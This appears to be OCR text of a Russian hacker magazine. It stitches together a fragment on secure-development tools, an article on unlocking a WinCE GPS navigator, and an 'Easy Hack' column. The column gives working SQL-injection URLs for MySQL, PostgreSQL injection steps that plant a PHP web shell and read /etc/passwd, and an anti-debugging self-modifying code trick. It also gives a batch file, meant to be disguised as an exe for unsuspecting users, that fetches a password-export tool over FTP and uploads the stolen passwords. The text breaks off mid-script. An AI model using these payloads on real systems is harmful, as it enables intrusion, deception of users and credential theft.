- File Fuzzers, Fuzzbox, Windows IPC Fuzzing Tools, и Forensic Fuzzing Tools от команды **iSEC Partners** (www.isecpartners.co).

ЗАЧЕМ НУЖНА SDL?

Очень просто! Это шанс для всех разработчиков писать безопасный код, не будучи экспертами в безопасности. Не так уж сложно: при правильной-то поддержке и наличии правильных инструментов!

Программы для SDL

Как уже было сказано, SDL — не просто набор методик, описывающих создание безопасного кода, но еще и утилиты, которые всячески помогают в этом программистам. Какими бы ни были убедительными наставления SDL, гораздо более практичными для программиста, естественно, являются именно программы.
Для статического анализа кода Microsoft предоставляет тулзы Microsoft Source Code Analyzer for SQL Injection и XSS Detect Beta. Последний подключается к Visual Studio как плагин и позволяет распознать XSS-уязвимости в создаваемых веб-приложениях.
Ошибки XSS могут быть выявлены и с помощью программ, работающих в качестве прокси: RATS—**Rough Auditing Tool for Security** (http://www.fortify.com/security-resources/rats.jsp) и **ProxMon** (http://www.fortify.com/security-resources/rats.jsp).
На уровне кода и фреймворка можно также воспользоваться следующими библиотеками:
Microsoft Anti-Cross Site Scripting Library V1.5 for .NET applications и **AntiXSS for Java** (http://www.gdssecurity.co)
Помимо этого интерес представляют:
SiteLock — позволяет разработчикам на ActiveX полностью ограничить доступ к заранее заданному списку доменов или лимитировать его по времени. Утилита относится к типу «Best Practices», то есть к рекомендуемым методикам;
Banned.h — файл-заголовок, позволяющий избавиться в своих исходниках от функций, которые давно не рекомендуются к использованию и запрещены SDL.



ЭКСПЕРИМЕНТ-ХС

ЭКСПЕРИМЕНТЫ С НАВИГАТОРОМ

ПРОКАЧИВАЕМ ОБЫЧНЫЙ GPS-НАВИГАТОР


GPS-навигатор. Вроде бы все просто, как дважды два: программа навигации, мультимедиа-проигрыватель и меню для запуска — ни шага в сторону. Но не только на это готов девайс с полноценной Виндой внутри. Уж мы-то знаем, что выжать из него можно намного больше!

Долгое время в качестве GPS-навигатора я использовал обычный коммуникатор на базе Windows Mobile. Поначалу это казалось мне чрезвычайно удобным. С одной стороны — обычный телефон с классными возможностями, но ведь в случае необходимости — еще и полноценный GPS-навигатор! С ним я перестал бояться уехать не туда, простояв пару часов в московской пробке, а в прошлогодней новогодней поездке девайс не дал нам с Никитозом умереть в машине, подсказав, как доехать до ближайшего отеля. Отель в маленьком финском городе Хамина оказался выше всех похвал — в тот момент мы окончательно прониклись реализованной функцией POI, представляющей полезную базу данных для туристов (отели, кафе, заправки, гостиницы, достопримечательности и т.д., и т.п.). Надо сказать, что у платформы просто огромный выбор по части программ навигации. Для России есть четыре отличных продукта, которые развиваются семимильными шагами, выпуская обновления и новые более детальные карты, не только Питера и Москвы, но и многих других, даже небольших городов.

Увы, не все так гладко. За год использования дали знать о себе несколько неприятных моментов, и если поначалу я вполне мирился с ними, то со временем они начали не на шутку напрягать.

К сожалению, коммуникатор, снаряженный GPS-навигацией и еще тысяча и одной утилитой для комфортной жизни, работал очень туго. В лучшем случае были просто тормоза, а в худшем — вылеты программы навигации. Полагаю, не надо рассказать про мои чувства, когда из-за пропущенного в такой ситуации поворота приходилось стоять два часа в пробке, чтобы попробовать повторить маневр. Ситуацию отчасти помогли решить альтернативные прошивки, в которых энтузиасты лихо оптимизировали, борясь за каждый свободный мегабайт оперативы. Однако проблемы, когда во время работы GPS-навигатора поступали звонки, по-прежнему возникали. К тому же, сильно





«Навител 3.2»


«iGO 8»


«Автоспутник 3.2»



«TomTom Navigator»

Какую навигационную программу ставить?

«Навител»

navitel.ru

Одна из наиболее прогрессивных разработок, которую производители охотно устанавливают в свои навигаторы. В этом нет ничего удивительного — на сегодняшний день у нее наибольший охват территории по России, не считая неофициальных карт, которые выпускаются любителями.

«Автоспутник»

autosputnik.com

Не успев выйти в 2007, система стала одной из наиболее любимых в народе. В основе лежат карты признанного мирового лидера цифровой картографии — компании Tele Atlas, дополненные слоями данных. Интерактивный сервис «АВТОСПУТНИК OnLine» поддерживает подгрузку POI сразу на навигатор (в том числе, камеры, «лежачие полицейские», посты и пикеты ДПС и т.п.) и автоматическое обновление по мобильному интернету.

iGO

i-go.com/ru

Один из мировых лидеров навигационной индустрии, который неплохо работает в России. Восьмая версия приложения поддерживает трехмерное моделирование зданий, рельефа местности и памятников архитектуры, — что выше всяких похвал.

TomTom

www.tomtom.com

Если в Европе и Штатах слово TomTom давно стало нарицательным, то у нас с ним знакомы пока немногие. Виной тому — долгое отсутствие толковых карт. Однако в конце года компания представила на рынке свои embedded-решения, а значит, ситуация скоро изменится.

Garmin Mobile XT

www.garmin.ru

С этой системой лично я знаком по использованию в своем телефоне Nokia, однако у нее есть отличные версии для Windows, в том числе и WinCE. Кстати говоря, карты России постоянно обновляются.

запарило включать и выключать громоздкие навигационные пакеты, ожидая сигнал со спутников. Короче говоря, вывод для себя я сделал однозначный — когда используешь GPS часто, то это должно быть отдельное устройство, а не модифицированный телефон!

ПРОБЛЕМЫ EMBEDDED-УСТРОЙСТВ

Если не коммуникатор (и не КПК, что, по сути, то же самое), — что тогда? Ответ тут самый простой, а для большинства, вообще, очевидный: GPS-навигатор, который продается в любом магазине электроники. Выбор огромный: навигаторы сейчас можно купить от самых разных производителей. В действительности многие из них выпускаются на одних и тех же китайских фабриках, но под разными лейблами. Разница лишь в том, какое программное обеспечение на них установлено. И тут кроется самая главная загвоздка. Поскольку это user-friendly девайсы, то никаких возможностей для маневров в них по умолчанию нет. При включении сразу запущена программа навигации или, в лучшем случае, — оболочка, через которую можно добраться до самых примитивных настроек и запустить мультимедиа-проигрыватель (в случае большого экрана с его помощью вполне можно смотреть фильмы). И все! Никаких там Windows, установки и удаления программ, реестра — бери, что дают. Но значит ли это, что сделать с «тупым» девайсом ничего нельзя? Вовсе нет.

РАЗБЛОКИРУЕМ ПРИБОР

Этим летом мне посчастливилось поучаствовать в мероприятии «Новые территории GPS», проводимом компаниями Voxtel и «Навител», где в команде с новыми товарищами я зарешал конкурентов (три десятка других участников) и получил в качестве бонуса новенький навигатор **Voxtel Carrera X433**. В качестве жертвы эксперимента я буду использовать именно его, но эти же подходы применимы к большинству GPS-навигаторов, представленных на рынке. Сначала давай разберемся, что же вообще находится внутри нашего девайса. Понятно, что разработчики навигационных продуктов



Пишем приложение для WinCE

Если тебя каким-то образом не устраивает стандартное ПО или ты хочешь написать, скажем, свое собственное меню, то никакой проблемы в этом нет. Только придется разобраться с несколькими приложениями.

Visual Studio. Все последние версии Visual Studio (кроме Express-версий) поддерживают создание проектов для Windows CE/ Windows Mobile — позволяют отлаживать приложения как на самом устройстве, подключенном через кабель к компьютеру, так и через специальный эмулятор и набор образов с виртуальными мобильными ОС.


Platform Builder. Специальное средство, используемое для создания платформы, драйверов, а также самих приложений. Короче говоря, с ним можно запустить систему на каком-либо девайсе. Интерес также представляет SDK, включенное в состав Platform Builder. В нем хранится инфа о работе с разными микропроцессорами (SuperH, x86, MIPS, ARM).

Embedded Visual C++ (eVC). Специальная сборка Visual C++ для разработки embedded-приложений на базе Windows CE.




links

Ответ на свой вопрос по теме практически 100% можно найти на англоязычном форуме gpspassion.com, а также русских gps-club.ru и 4pda.ru.



Garmin Mobile XT



Был просто GPS-навигатор — теперь же полноценная мобильная платформа

Программа System Information лежит в основе большинства сборок



Mio Menu позволяет сколь угодно сложно настроить меню

info

Прошить свой навигатор несложно. Берешь карточку на 512 метров (или больше), форматируешь в fat16 и копируешь в корень содержимое архива. Далее вставляем карточку и, удерживая кнопку питания, переводим движок из положения off в on. Отпускаем питание. Все, прошивка началась. Внимание, процесс долгий, минут 10-15. Если кажется, что зависает, не паникуй, — это нормально.

пишут не для конкретной архитектуры девайса, а для какой-то платформы, и платформа эта — Windows CE (WinCE). Это специальная версия Windows с ядром, предназначенным для работы на встраиваемых системах. Система разработана таким образом, чтобы работать на устройствах, имеющих минимальный объем памяти. Так, ядро Windows CE теоретически может работать на 32 Кб памяти, но это уже крайность. С графическим интерфейсом GWES-устройствам требуется от 5 Мб оперативки.

Некоторые устройства не имеют дисковой памяти и могут быть сконструированы как «закрытые», без возможности расширения пользователем (ОС в этом случае «зашита» в ПЗУ), но с GPS-навигаторами такой подход встречается очень редко. До ОС можно добраться и использовать ее — осталось только выяснить, как.

Итак, у нас есть персональный навигатор (его часто называют PND или PNA — учти это при поиске программ), у которого по умолчанию сразу стартует симпатичная менюшка с кнопками для запуска программы GPS-навигации, включения BT-гарнитуры, открытия окошка с настройками и проигрывания музыки/видео/фоток. Ни шага вправо, ни шага влево — все для ушастых пользователей (зато просто и стабильно — огромный плюс подобных девайсов). Придется его разлочить или, другими словами, как-то добраться до самой Windows, где уже можно будет делать что угодно: менять оболочку, устанавливать альтернативные приложения и т.д.


Покопавшись на замечательных форумах www.gps-club.ru и 4pda.ru, я быстро нашел основной способ разлочки Embedded-девайсов, который по идее подходит для большинства PND-моделей.

Смысл в том, чтобы взять SD-карточку и создать на ней файл shell.ini со следующим содержанием:

```
\windows\explorer.exe
```

Можно было воспользоваться card-ридером, но при установленной программе ActiveSync от Microsoft карточка, вставленная в девайс, отлично монтировалась в системе (естественно, при подключенном по USB





Недры GPS-навигатора: WindowsCE установлена в каждом из них

Как быстро запустить нужную прогу

Если желания ковыряться во внутренностях девайса, осваивая премудрости общения с Windows CE, у тебя нет, а желание запустить другую программу для навигации, напротив, велико, можно попробовать один простой способ, который работает на многих девайсах. Если тебе скажут «попробуй выполнить продмену», это значит следующее:

1. Сначала находим нужную навигационную софтину для PNA;
2. Перемещаем ее на карту памяти, причем желательно другую (чтобы ни в коем случае не испортить стандартное ПО, где возможно есть ключи и т.д.);
3. На карте памяти переименовываем папку с программой в Mobilenavigator, а exe-файл — в mobilenavigator.exe;
4. Запускаем устройство.

Мой Voxtel Carrera хранит все системные файлы и программу навигации во внутренней памяти, поэтому подобный фокус на нем не сработал.

устройстве). После создания девайс должен был его прочитать и запустить вместо оболочки и программы — explorer.exe (обычную Винду). Но не вышло!

Ладно, будем действовать по-другому. При подключении девайса к компьютеру в системе появляется два диска — на одном отображается часть файлов с внутренней памяти устройства, а другой, как уже было сказано, — карты памяти. На встроенном диске было несколько папок Audio, Music, Video и каталог Navitel, который представлял особый интерес. В качестве стандартной программы навигации на девайсе установлена замечательная софтина «Навител 3.2», у которой, пожалуй, наиболее большее покрытие по России. В папке был исполняемый файл Navitel.exe — можно предположить, что его-то и запускает стандартная оболочка при нажатии на кнопку «GPS-навигация». И что тогда? По большому счету, можно временно переименовать папку с «Навителом», а вместо нее скопировать файлы любой другой навигационной системы, скажем, iGo — тупо переименовав Igo.exe в Navitel.exe. Но это же некрасиво (хотя я проверил и такой способ)!

Возможность запускать любой exe-шник — это уже что-то. Был смысл попробовать подсунуть под видом navitel.exe стандартный файл Винды explorer.exe. К сожалению, ни одна из системных папок на примонтированном диске не отображалась, поэтому взять его было неоткуда. В общем, нужен был обходной путь, и он быстро нашелся — оказалось, есть специальная утилита ceDesktop.exe, которая как раз и открывает рабочий стол Винды. Переименовав его в Navitel.exe, я перезапустил навигатор, выбрал в оболочке пункт «Навигация» и… увидел заветную Винду :). Быстро освоившись с незнакомой ОС, я зашел в панель управления и выяснил, что имею дело с Windows CE 5.0.

Далее, через обычный проводник («меню Пуск → Windows Explorer»), нашлась программа, которая запускалась в качестве шелла (`\DataStorage\CentralAP.exe`), а рядышком был заветный файлик `CONF.ini`. С его помощью легко можно было переназначить реакцию на нажатие кнопок. Теперь ничего не стоило закачать на навигатор, скажем, iGo и забиндить его запуск на кнопку «GPS», отредактировав следующую строчку:

```
GPSPath= \User\Navitel\Navitel.exe
```

Забавно, что рядом была закомментированная строка, запускающая как раз iGO8 :). Отказавшись от стандартной функциональности, можно было забиндить на остальные кнопки запуск любых других навигационных программ (их обзор читай во врезке) — в итоге, мы получали универсальную «машинку», хотя и не в самом красивом виде. Кстати говоря, для более удобной навигации и редактирования файла пришлось отыскать специальную версию TotalComander для WinCE.

А можно ли сделать красиво? Можно!

Альтернативное меню

Что такое меню? По сути, форма с несколькими кнопками — ничего не стоит написать ее самому, совладав с соответствующими возможностями Visual Studio (подробнее — во врезке). Я, впрочем, не стал брать быка за рога и попробовал найти то, что уже сделано умельцами. Очень скоро нашлась специальная сборка для младшей модели от Voxtel, которая самым наглым образом включала в себя три навигационные программы и еще десяток утилит, а самое главное — удобное меню для запуска всего этого пиратского хозяйства. Уверен, что аналогичные вещи энтузиасты с неподдельным интересом варганят для любых производителей. Мне же стало интересно найти универсальную программу, представляющую собой исключительно оболочку без всякой пиратской составляющей — в виде предустановленных навигационных программ. И такой шелл нашелся! **MioPocket 2.0** (http://www.gpspassion.com/forumsen/topic.asp?TOPIC_ID=109690) изначально разработан для девайсов компании Mio, но легко устанавливается и на многие другие модели. Если описывать в двух словах, это самый настоящий универсальный солдат. Вместе с шеллом по умолчанию идет медиаплеер для проигрывания видео и музыки, разные читалки книжек, дюжина игр, несколько графических просмотрщиков, проги для работы с документами MS Office, системные тулзы вроде редактора реестра, файлового менеджера и менеджера задач и т.д. Ну а о том, что ее можно подружить с любыми программами навигации я даже говорить не буду. Зато открою секрет: меню большинства разлочек (альтернативных оболочек) построено на основе специальной программы **System Infomation** (http://gpstacho.bettersoft.de).

Итак, мы достучались до самой Винды, нашли, где хранится оболочка и подыскали ей достойную замену. Остался один вопрос: как поменять оболочку по умолчанию, чтобы каждый раз не запускать ее вручную? Точно так же, как и в обычной Винде: поправить параметры автозагрузки, покопавшись в реестре. Для этого либо придется поставить редактор на сам навигатор, либо сделать это напрямую с компьютера с помощью тулзы Registry Workshop.

Дерзай! ⌶



Easy Hack}

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ЛЕОНИД «R0ID» СТРОЙКОВ / R0ID@MAIL.RU /
ЛЕОНИД «CR@WLER» ИСУПОВ / CRAWLERHACK@RAMBLER.RU /
ВЛАДИМИР «DOT.ERR» САВИЦКИЙ / KAIFOFLIFE@BK.RU /

№1

ЗАДАЧА: ОБЪЕДИНИТЬ ВЫВОД ЗАПИСЕЙ ИЗ ТАБЛИЦЫ БД В ОДНУ СТРОКУ ПРИ ПРОВЕДЕНИИ SQL-ИНЪЕКЦИИ В MYSQL

РЕШЕНИЕ:

Несмотря на свою «популярность», SQL-инъекции по-прежнему встречаются на множестве ресурсов. Но, как известно, основной проблемой при реализации скул-инъектов является вытягивание записей из табличек. Конечно, можно по старинке менять значение LIMIT'а, регулируя, тем самым, вывод данных в отображаемые поля. Однако есть более простой и действенный способ, заюзав который, ты получишь много данных и сразу. Речь идет о функции `GROUP_CONCAT()` в MySQL => 4.1 версии. Она позволяет объединить в одну строку несколько записей из таблицы (по аналогии с известной тебе функцией concat(), объединяющей несколько полей). Проще говоря, с помощью `GROUP_CONCAT()` ты можешь отобразить не одну, а сразу десяток-другой записей из таблички. Причем, максимальный объем получаемых тобой данных по дефолту ограничен 1 метром (aka 1024 байта), — именно такое значение имеет по умолчанию системная переменная group_concat_max_len. Конечно, слить всю необходимую инфу вряд ли удастся, но вот упростить себе жизнь можно изрядно. Итак, несколько важных особенностей функции `GROUP_CONCAT()`:

1. Функция позволяет задавать собственный символ разделения записей.
2. Функция поддерживает работу с такими операторами, как `DISTINCT`, `ORDER BY`, `ASC/DESC`.
3. Функция не поддерживает работу с оператором `LIMIT`.
4. Максимальный объем получаемых с помощью функции данных — 1024 байта (по дефолту).

В качестве примера рассмотрим получение списка всех БД и всех табличек для текущей БД с помощью функции `GROUP_CONCAT()` в MySQL => 5 версии.

1. Предположим, у нас есть sql-инъекция вида:

```
http://www.hacked.com/index.php?id=-1
```



Не забывай про GROUP_CONCAT()

2. Получим список всех БД (при условии, что данные <= 1024 байта) за один запрос в одном поле:

```
http://www.hacked.com/index.php?id=-
1+UNION+SELECT+GROUP_CONCAT(SCHEMA_NAME SEPARATOR
0?0a)+FROM+information_schema.SCHEMATA/*
```

3. Теперь получим список всех табличек для текущей БД (при условии, что данные <= 1024 байта) за один запрос в одном поле:

```
http://www.hacked.com/index.php?id=-
1+UNION+SELECT+GROUP_CONCAT(TABLE_NAME SEPARATOR
0?0a)+FROM+information_schema.TABLES/*
```

Думаю, принцип использования функции ты понял, а почитать дополнительную инфу по теме можно в блоге Raz0r'а: http://raz0r.name/obzory/group_concat.
Удачи :).

№2

ЗАДАЧА: СОЗДАТЬ КОД, КОТОРЫЙ БУДЕТ ИЗМЕНЯТЬ ИНСТРУКЦИЮ, ПЕРЕДАЮЩУЮ ЕМУ УПРАВЛЕНИЕ, С ПОСЛЕДУЮЩИМ ВОЗВРАТОМ УПРАВЛЕНИЯ НА НЕЕ ЖЕ

РЕШЕНИЕ:

Иногда необходимо задать кодокопателю задачу и наставить ловушек, из которых выбраться будет непросто. Как тебе, например, идея: превратить некоторую исходную инструкцию PE-файла в переход к коду, — он будет выполнять модификацию этой инструкции перехода (от которой получил управление), превращая ее в исходную.

Схематично этот процесс выглядит следующим образом:
[Ручное выполнение преобразования над инструкцией — превращение ее в переход] > [Выполнение инструкции (переход к управляющему коду)] > [Выполнение кода обратного преобразования] > [Передача управления на преобразованную инструкцию]



Сейчас код выполнит модификацию «JMP», превращая его в инструкцию «PUSH 0»

Рассмотрим простой пример. Допустим, мы имеем программу, на точке входа (`00401000`) которой располагается инструкция «`PUSH 0`». Ее двухбайтный опкод выглядит как «`6A 00`».

Предположим, что наш код обратного преобразования будет располагаться по адресу 00401026. Тогда инструкция перехода к нему будет выглядеть: «jmp 00401026», а опкод ее (также двухбайтный) равен EB 24. Значит, необходимо получить набор инструкций, который будет преобразовывать опкод «EB 24» в опкод «6A 00». Самый простой способ — применение логической операции «XOR» (хотя можно использовать любые, сколь угодно сложные, алгоритмы преобразования). Чтобы превратить машинное слово «EB24» в слово «6A00», необходимо выполнить операцию XOR с некоторым числом X: EB24 XOR X = 6A00. Вспомним математическую логику и получим число X следующим образом: X = 6A00 XOR EB24, откуда X = 8124. Учтем, что процессор забирает данные «задом наперед»; для преобразования одной инструкции в другую нужно будет выполнить операцию XOR 2481. Итак, вот последовательность действий:

1. Открываем программу в OllyDBG и изменяем инструкцию «PUSH 0», расположенную по адресу 00401000, на инструкцию «jmp 00401026», имеющую опкод EB24.
2. Начиная с адреса 00401026, размещаем следующий код, выполняющий преобразование инструкции вызова:

```
00401026 MOV EAX, 00401000      ; помещаем в регистр EAX адрес изменяемой инструкции
0040102B MOV EBX, [EAX]         ; помещаем опкод инструкции в регистр EBX
0040102D XOR EBX,2481           ; выполняем операцию XOR — приводим инструкцию «jmp 00401026» к виду «PUSH 0»
00401033 MOV [EAX],EBX; записываем измененную инструкцию...
00401035 JMP 00401000  ; ... и передаем ей управление
```

3. Запускаем программу для пошагового выполнения и наслаждаемся результатами трюка. Это действительно работает!

Сей трюк — лишь часть обширного набора средств «запудривания мозгов реверсеру». Он прост, но содержит в себе большой потенциал: к примеру, можно производить множественные модификации одной инструкции, усложнять алгоритм преобразования, делая его неявным или «размазанным» по коду программы, — и так далее.

№3


ЗАДАЧА: ЗАМУТИТЬ СЕРВИС ПО ПРОВЕРКЕ ФАЙЛОВ РАЗЛИЧНЫМИ АНТИВИРУСАМИ

РЕШЕНИЕ:

В последнее время можно наблюдать распространение сервисов по проверке файлов разными антивирусами. Одним из первых подобные услуги начал предоставлять известный ресурс www.virustotal.com. Впоследствии появился целый ряд подобных проектов, некоторые из них представляют собой вполне самостоятельные с технической точки зрения экземпляры, а большинство работает через www.virustotal.com (еще и деньги за проверку берут, в размере 1wmz за файл). Вот такие пироги :). Сейчас мы постараемся исправить эту несправедливость. Итак:

1. Ищем/покупаем/ломаем/etc сервер с наличием:
• PHP5 с поддержкой cURL, доступ к функции set_time_limit();
• Поддержка .htaccess;
• Наличие веб-сервера (Апач/etc);
2. Заливаем содержимое архива (взять с нашего ДВД, респект автору — ChaaK'у) на сервер;
3. Ставим чмод 777 на каталог ./files;
4. Редактируем файл index.php, настройки которого выглядят следующим образом:

```
#~~~~~~~~~~~~~~~~~~~Настройки~~~~~~~~~~~~~~~~~~~~~#
$updir = 'files'; #папка для загрузки файлов
$maxfsize = 2048; #максимальный размер файла в КБ
$sleep = 5; #задержка обновлений в секундах (рекомендуется 5)
$abort = 180; #максимальное время проверки в секундах
#~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~#
```



Чекаем файло

Вот, собственно, и все. При желании ты можешь модернизировать скрипт, естественно, не забывая про копирайты :).

По неподтвержденным слухам, www.virustotal.com рассылает все загружаемые для проверки файлы антивирусным компаниям, но это лишь слухи и догадки. Так что, юзать или нет — решать тебе, а скрипт от многоуважаемого всеми ChaaK'а ты найдешь на нашем ДВД.



№4

ЗАДАЧА: ПОЛУЧИТЬ ДОСТУП К ФАЙЛАМ НА СЕРВЕРЕ ЧЕРЕЗ SQL-ИНЪЕКЦИЮ В POSTGRESQL

РЕШЕНИЕ:

Несмотря на то, что самыми распространенными СУБД являются MySQL и MSSQL, нередки и случаи «знакомства» с PostgreSQL. У многих неопытных хакеров эта СУБД вызывает массу вопросов. Дабы не вводить тебя лишний раз в заблуждение, я проясню все еще раз — четко и доходчиво. Кстати, забегая вперед, скажу, что в PostgreSQL работать с файлами, хранящимися на сервере, гораздо удобнее, нежели, например, в мускуле. Изначально у нас есть два варианта:

1. Залить веб-шелл и работать через него (наиболее удобный и предпочтительный вариант — увы, возможен не всегда).
2. Читать содержимое каталогов и файлов на сервере (некий аналог функции load_file() в MySQL).


Суровый PostgreSQL

Теперь разберем алгоритм действий для каждого из вариантов.

Чтобы успешно залить собственный веб-шелл через скул-инъект на сервер с PostgreSQL, необходимо:

1. Создать новую табличку (скажем, table_file).
2. Записать в одно из полей содержимое нашего веб-шелла (например, <? passthru($_GET[cmd]); ?>).
3. Выгрузить содержимое нашей таблички (веб-шелл) в файл, находящийся в веб-каталоге.

В общем виде выглядит это так:

```
CREATE TABLE table_shell(column_shell TEXT NOT NULL);
INSERT INTO column_shell VALUES('<? passthru($_
GET[cmd]); ?>');
COPY table_shell (column_shell) TO '/var/www/html/
shell.php';
```

4. Также можно воспользоваться выгрузкой в файл:

```
COPY (SELECT '<?php system($_GET[cmd]); ?>') TO 'FILE_
NAME'
```

Впрочем, иногда бывает невозможно произвести запись в веб-каталог, по причине отсутствия прав. В этом случае тебе помогут следующие фичи —
1. Подгрузка файла на чтение (аналог функции `load_file()` в MySQL):

```
CREATE TABLE table_file(column_file TEXT NOT NULL);
COPY table_file (column_file) FROM '/etc/passwd';
SELECT * FROM table_file;
```

2. Чтение указанного файла с n по m строку:

```
pg_read_file('bla.txt',n,m)
```

(где n и m — числовые значения соответствующих строк)
3. Листинг директории:

```
pg_ls_dir('/tmp')
```

4. Получение сведений об указанном файле:

```
pg_stat_file('users.txt')
```


Надеюсь, эти приемы помогут тебе не один раз. Пробуй :).

№5

ЗАДАЧА: ДОБАВИТЬ В PE-ФАЙЛ ВОЗМОЖНОСТЬ ВЫЗОВА API-ФУНКЦИИ, СОДЕРЖАЩЕЙСЯ В НЕКОТОРОЙ СТОРОННЕЙ DLL

РЕШЕНИЕ:

Для решения этой задачи воспользуемся утилитой «**IID King 2.0**», которая позволяет добавлять в директорию импорта PE-файла новые элементы.
1. Скачаем с wasm.ru или найдем на DVD утилиту «IID King».
2. Укажем программе файл, в который необходимо добавить импорт, выбрав его в окне обзора, открывающемся при нажатии на кнопку «Pick a file».
3. Укажем программе dll, в которой находится добавляемая функция, нажав на кнопку «**Click to pick DLL(s) and their API(s) to add**».
4. В появившемся окне, содержащем список API-функций, выберем необходимые и нажмем на кнопку «Add Them!».
5. Завершим процесс добавления API в директорию импорта нажатием на «Add Them!», предварительно установив флажок «Backup» в окне программы (чтобы был создан bak-файл для восстановления программы в случае неудачи). Готово! Дополняй функциональность приложения собственным кодом, использующим стороннюю DLL.




Интерфейс программы аскетичен до крайности

№6

ЗАДАЧА: КОНВЕРТИРОВАТЬ БАТНИК В EXE-ФАЙЛ

РЕШЕНИЕ:

Для решения бытовых задач, зачастую проще всего набросать небольшой батник и юзать его в дальнейшем. Иногда этот самый батник нужно впарить доверчивому юзеру, но как, если батник можно запросто просмотреть и изменить? Проблема отпадает сама собой, если к ее решению подойти не с пустыми руками, а при помощи утилы ExeScript, которая создана специально для конвертации .bat-, .vbs- и .js-скриптов в исполняемые exe-файлы. Алгоритм действий прост:
1. Сливаем тулзу с нашего DVD.
2. Инсталлируем на комп.
3. Запускаем утилу и в окне редактора вбиваем содержимое батника (либо vbs/js-скрипта).
4. Компилим.
5. Получаем готовый к употреблению exe'шник.
Кстати, подобным образом конвертированы многие известные тебе «утилы», создающие админский акк на удаленном компе и запускающие телнет-сервис. В качестве примера лови батник такого содержания:


Из батника в exe

```
@echo off
Echo open xxx.xxx.
xxx.xxx>go.txt&&echo
ftpuser>>go.txt&&echo
12345>>go.txt&&echo
get passexport.
exe>>go.txt&&echo
bye>>go.txt
Echo open xxx.xxx.xxx.
xxx>send.txt&&echo
ftpuser>>send.txt&&echo
12345>>send.txt&&echo
send pass.txt>>send.
txt&&echo bye>>send.txt
